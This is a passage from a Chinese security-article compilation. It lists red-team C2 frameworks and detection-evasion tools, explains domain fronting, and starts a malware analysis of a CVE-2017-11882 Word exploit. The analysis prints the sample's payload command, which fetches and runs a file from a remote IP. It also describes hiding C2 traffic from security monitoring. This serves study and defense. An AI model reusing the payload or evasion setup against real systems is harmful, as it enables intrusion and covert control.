这是一个基于 poweshell 的命令执行框架，可以完成大部分内网渗透中所需要的功能。

https://github.com/EmpireProject/Empire

Metasploit Framework

这是国内外都非常出名，使用非常广泛的集漏洞扫描与利用于一身的渗透测试框架。

https://github.com/rapid7/metasploit-framework

Pupy

这是一个用 python 开发开源的支持跨平台的远程控制软件。

https://github.com/n1nj4sec/pupy

Koadic

这个工具与其他的渗透测试工具如：metasploit 和 empire 类似，不同的

是它利用的是 windows 下的 JScript/VBScript 执行大部分的操作。

https://github.com/zerosum0x0/koadic

PoshC2

这个工具是基于 powershell 开发的 C2 代理，它在获得 powershell 会话后使用的模块是根据 metasploit 的攻击载荷开发的。

https://github.com/nettitude/PoshC2

Gcat

这个工具可以使用 gmail 作为 C&C 服务器，是用 python 开发的。

https://github.com/byt3bl33d3r/gcat

TrevorC2

这个工具可以自定义网站，将控制的命令和参数隐藏在网页源代码中，这样更加隐蔽，不容易被人察觉。

https://github.com/trustedsec/trevorc2

Merlin

这个是使用 golang 开发的远程控制软件。

https://github.com/Ne0nd0g/merlin

Quasar

这个工具是使用 C# 开发的远程管理软件，需要 .NET 4.0 环境。

https://github.com/quasar/QuasarRAT

Red Team 工具集之辅助工具

原创： myh0st 信安之路 2018-07-22

在红蓝对抗中，在不同的阶段有不同的利用工具，但是想要把这些阶段连接起来离不开这些辅助工具，辅助我们管理对抗中的一些基础设施，辅助我们绕过安全设备的监控，提升我们的隐藏能力，增加隐藏的时间，提升在对抗中己方的优势，这些辅助工具也是我们在对抗中不同阶段之间的润滑剂，还是比较重要的。

Red Baron

这个工具可以帮助你管理你的基础设施，如 vps 等，是基于 Terraform 开发的。

https://github.com/Coalfire-Research/Red-Baron

EvilURL

这个工具可以将域名中的字母替换为 unicode 编码，通过注册这样的域名来欺骗用户点击，达到攻击的意图。

https://github.com/UndeadSec/EvilURL

Domain Hunter

这个工具通过在 Expireddomains.net 搜索过期域名，然后通过 Symantec WebPulse（BlueCoat）、IBM X-Force 和 Cisco Talos 等服务查询域名信誉，这样我们就可以注册这些信誉比较好的域名来绕过一些安全设备的检测，作为 C2 服务器的域名。

https://github.com/threatexpress/domainhunter

PowerDNS

这个工具可以将 powershell 脚本分块使用 DNS 协议来传输并执行，只是一个想法的验证程序。

https://github.com/mdsecactivebreach/PowerDNS

Chameleon

这个工具是用来自动检测代理类别，目前支持 Bluecoat、McAfee Trustedsource 和 IBM X-Force 三种代理的检测。

https://github.com/mdsecactivebreach/Chameleon

CatMyFish

这个工具可以指定关键词并搜索相关的域名，自动查询域名是不是适合作为 C2 服务器的域名，也可以用来寻找用来钓鱼用的白名单域名。

https://github.com/Mr-Un1k0d3r/CatMyFish

Malleable C2

这里收集了一些适用于 Cobalt Strike 3.x 的配置文件，功能是重新定义 Beacon 的特征指标，增加隐藏性。

https://github.com/rsmudge/Malleable-C2-Profiles

Malleable-C2-Randomizer

这个脚本可以将 Cobalt Strike 的配置文件进行混淆来绕过一些基于签名检测的软件，其原理是将变量替换为提供的字典中的随机字符串，然后输出新的 Malleable C2 配置文件。

https://github.com/bluscreenofjeff/Malleable-C2-Randomizer

FindFrontableDomains

找出可以进行 domain Fronting（域前置、也叫域名幌子） 的域名。“域前置”技术是一种审查规避技术，主要用于隐蔽通信中的远程端点。“域前置”发生在应用层，主要适用了 HTTPS 协议进行通信，通信中的远程端点原本是被禁止的，通过使用“域前置”技术，让检测器误认为是一个其他的合法地址，进而绕过检测。

https://github.com/rvrsh3ll/FindFrontableDomains

Postfix-Server-Setup

这个脚本可以为你自动安装并设置一个安全可用的钓鱼平台，操作包括安装钓鱼平台 gophish ，安装配置 smtp 服务、安全配置 ssh、配置 iptables 等。

https://github.com/n0pe-sled/Postfix-Server-Setup

DomainFrontingLists

这个项目收集了一些可以用于 "域前置" 的 CDN 域名，包括：Aliyun、ChinaCache、Akamai 等。

https://github.com/vysec/DomainFrontingLists

Apache2-Mod-Rewrite-Setup

这个工具可以为你快速设置 Apache2 的 Mod_Rewrite，功能包括：隐藏 Team server 的真实 IP、逃避事件响应的检测、重定向移动用户到钓鱼页面、阻止特定 IP 地址、设置仅允许 Malleable C2 到流量到 Team server 。

https://github.com/n0pe-sled/Apache2-Mod-Rewrite-Setup

external_c2 framework

这个工具可以对 Cobalt Strike 建立的 C2 管道进行编码，从而增强通信的安全性以及绕过流量检测系统。

https://github.com/Und3rf10w/external_c2_framework

ExternalC2

这个工具与上面的类似，提供了 web 和 websocket 两种传输通道，使用 C# 开发的。

https://github.com/ryhanson/ExternalC2

cs2modrewrite

这个工具可以自动根据 Cobalt Strike 的配置文件生成 mod_rewrite 的 .htaccess 文件，支持 Apache 到 Cobalt Strike 的重定向。

https://github.com/threatexpress/cs2modrewrite

e2modrewrite

这个工具可以根据 Empire 的配置文件生成 mod_rewrite 的 .htaccess 文件，支持 HTTP C2 的重定向。

https://github.com/infosecn1nja/e2modrewrite

redi

这个脚本可以自动设置基于 ngnix 和 dnsmasq 的 CobaltStrike 代理转发器。

https://github.com/taherio/redi

Google-Domain-fronting

用于利用 google APP engine 的 "域前置"。

https://github.com/redteam-cyberark/Google-Domain-fronting

DomainFrontDiscover

这个脚本用户寻找 CloudFront 上可以利用 "域前置" 的域名。

https://github.com/peewpw/DomainFrontDiscover

meek

这玩意搞不懂，有兴趣研究的可以整一个文章介绍一下。

https://github.com/arlolra/meek


CobaltStrike-ToolKit

收集的一些与 CobaltStrike 相关的脚本工具。

https://github.com/killswitch-GUI/CobaltStrike-ToolKit

域前置

在上面的工具有一个关键词提到的次数比较多，这里简单解释一下，何为域前置？在了解域前置之前先看一个图：



在浏览器请求一个 https 的网站域名的时候，比如图中的 allowed.example，访问链接如下：

https://allowed.example

这时，由 DNS 解析 allowed.example 得出 IP 地址，HTTP 的外层由 SSL 加密，在 TLS 中 SNI 记录里的域名也是 allowed.example，像一些 CDN 服务器或者虚拟主机，请求网站内容是通过 HTTP 协议中的 Host 字段中提供的域名来获取的，而 Host 字段是我们可以修改的，所以这种情况下，我们就可以把 Host 改为 forbidden.example，这种情况下，虽然我们请求的是 allowed.example 但是我们实际获取的内容是 forbidden.example，由于审计软件只会记录有关 allowed.example 的日志，所以我们可以利用这一点，隐藏我们的真实意图，达到绕过一些安全审计软件的效果。

具体原理请查看下面的文章：

https://www.bamsoftware.com/papers/fronting/

文中使用谷歌做了一个例子：

```
$ wget -q -O - https://www.google.com/ --header 'Host: maps.google.com' | grep -o
```

'<title>.*</title>'

<title>Google Maps</title>

病毒分析

病毒分析顾名思义指的是对样本进行详细的分析，其主要的意义在於向杀毒引擎提供相关的信息，以便于协助引擎的查杀。如果遇到一些新型的病毒可以对其所用到的技术进行归纳整理，分析病毒攻击的手法，最后生成一篇技术文章，可以达到预警的效果。

对於目前的安全形势来讲，病毒已经不是以前单纯的用本机语言进行书写，随着 Dotnet 等解释性语言和脚本的语言的兴起，病毒的阶段性和载体也越来越复杂，可谓呈现出百家争鸣的现象，样本也不单纯的侷限於 PE 文件，PDF，doc，JS，HTML，BAT，PowerShell 等都可以称之为样本，手法的多样化给病

毒所带来的隐蔽性也越来高，如 Autoit，Nsis 等等都可以用来传播脚本或者病毒。而且在 0 环，还有 Rootkit 和 Bootkit 级别的对抗，更是无穷无尽

同时随着软件保护技术的兴起，一大批加密壳接踵而至，比如大家耳熟能详的 Themida，Enigma，以及宇宙第一強壳 VMProtect，這些壳加大了分析的難度，甚至有些根本就無法調試，而且這只是一些公開的強壳，還有一些沒用公開的病毒常用的壳(混淆器)，目前主流的混淆器由 VB 编写，VB 调用 C++ 类库，可以达到一定程度虚拟机的效果； Dotnet 程序调用 C++ 类库，也是比较常见的组合，至於 e 语言，Delphi 更是百花齐放……

组长介绍

ID: x-encounter

职务: 信安之路作者团成员，信安之路病毒分析小组组长。

工作：某公司病毒分析师

小组研究方向

对样本攻击手法进行研究，对其所用到的技术进行归纳整理，如果可以的话对感兴趣的技术进行復现，并分析生成报告，给出相应的防御方案

加入小组要求

有过病毒分析经验，喜爱二进制技术，对逆向有浓厚的兴趣

如何加入

编辑简历(自我介绍+加入组的原因)发送到 535118799@qq.com

记一次小型 APT 恶意攻击

原创： x-encounter 信安之路 2018-06-29

在经历过期末学习怠倦期后，我战战兢兢地打开了(自己搭的蜜罐抓不到样本(╥ω╥`))

http://www.malware-traffic-analysis.net/2018/01/15/index.html

下载样本文件，该样本使用了 CVE-2017-11882 office 漏洞，向黑客服务器发起链接，下载并执行恶意文件。

我们分步骤对该恶意攻击进行剖析。

了解 CVE-2017-11882

先放张图压压惊

黑客通过邮件的方式，诱导用户下载并打开附件 Items 5444.doc，从而实现恶意代码的植入，邮件截图如下


在分析 doc 之前，先对 CVE-2017-11882 做一下基本的介绍：

漏洞出现在模块 EQNEDT32.EXE 中，该模块为公式编辑器，在 Office 的安装过程中被默认安装。


该模块以 OLE 技术将公式嵌入在 Office 文档内。这个 EQNEDT32.EXE 位于

C:\Program Files\Common Files\Microsoft Shared\EQUATION

比较奇葩的是执行 EQNEDT32.EXE 时并不是作为 office 的子进程创建的，而是作为一个独立的进程执行，这意味着该进程不受 office 的保护机制，而且最重要的是由于年代久远这个 exe 还不支持 alsr 这些系统级的保护措施，将该 exe 拖入 IDA 中进行分析，漏洞发生在 sub_41160F 中。



F5 反编译一下，看的更加清晰。



a1 是公式的内容，V12 是栈区的地址，直接调用 strcpy 没有对复制的长度进行限制，典型的栈溢出，从 strcpy 就能够看出代码年代之久远，现在 vs 强制让你使用 strcpy_s。


现在对 doc 进行静态分析，首先要对 OLE 对象进行提取和分析，这里我用的是 oletools 中的 rtfobj 工具，github 下载地址

https://github.com/decalage2/oletools

附带 bat 脚本，在 windows 下傻瓜式一键安装，之后会在 python 的 script 下生成 rtfobj.exe，如果你给 pip 设置环境变量的话，那么你在 cmd 直接可以使用 rtfobj 命令，执行的命令如下:


```
rtfobj.exe "Items 5444.doc"
```

运行结果




龟龟，直接把 CVE-2017-11882 识别了出来。从上图可以了解到该 OLE 对象的类型为“Equation.3”，即公式编辑器 3.0 类型对象，大小 3584，直接执行如下命令，将 ole 对象 dump 出来

```
rtfobj.exe "Items 5444.doc" -s all
```



会生成一个 bin 文件，将其载入 010 编辑器，在末尾处发现了公式的内容



cmd /c \185.198.59.121\s\joe.src & UUUUUUUU

从 185.198.59.121 上 下载 joe.src，接下来进行动态调试，执行动态调试的时候会遇到一个问题，由于 EQNEDT32.EXE 是一个独立的进程，我们附加


word 是没有意义的，而且我们还不知道 word 什么时候调用 EQNEDT32.EXE，貌似陷入了僵局。

解决方案：


我们可以使用“映像劫持”的办法在

KEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\EQNEDT32.EXE


将 Debugger 设置成我们的调试器，这样我们不用关心 word 什么时候调用 EQNEDT32.EXE，只要该程序启动，就会载入到设置好的调试器中，进行调试，这也是这个注册表键值最原始的用法，直到后来病毒使用该键值进行恶意启动才被说成映像劫持




然后，直接打开 word 文档，经过短暂的停顿，OD 会自动跳出来，开始调试 EQNEDT32.EXE，直接在溢出点下断，bp 00411658



